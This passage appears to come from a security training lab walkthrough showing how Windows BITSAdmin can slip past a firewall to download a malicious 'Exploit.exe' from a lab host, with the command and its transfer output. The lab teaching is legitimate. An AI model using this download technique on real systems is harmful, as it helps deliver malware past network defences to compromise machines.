


```
PS C:\Users\Administrator> bitsadmin /transfer Exploit.exe http://10.10.1.13/share/Exploit.exe c:\Exploit.exe
```


17. **BITSAdmin** transfers the file, as shown in the screenshot.



```
✖ Select Administrator: Windows PowerShell
DISPLAY: 'Exploit.exe' TYPE: DOWNLOAD STATE: TRANSFERRED
PRIORITY: NORMAL FILES: 1 / 1 BYTES: 73802 / 73802 (100%)
Transfer complete.
PS C:\Users\Administrator>
```



18. Open **File Explorer** and Navigate to **C:** drive, you can see that the malicious file is successfully transferred.



19. After transferring the malicious file the attacker can use this malicious file for gaining access, escalating privileges and to perform various malicious other activities.

20. This concludes the demonstration of bypassing firewall through Windows BITSAdmin.

21. Close all open windows and document all acquired information.

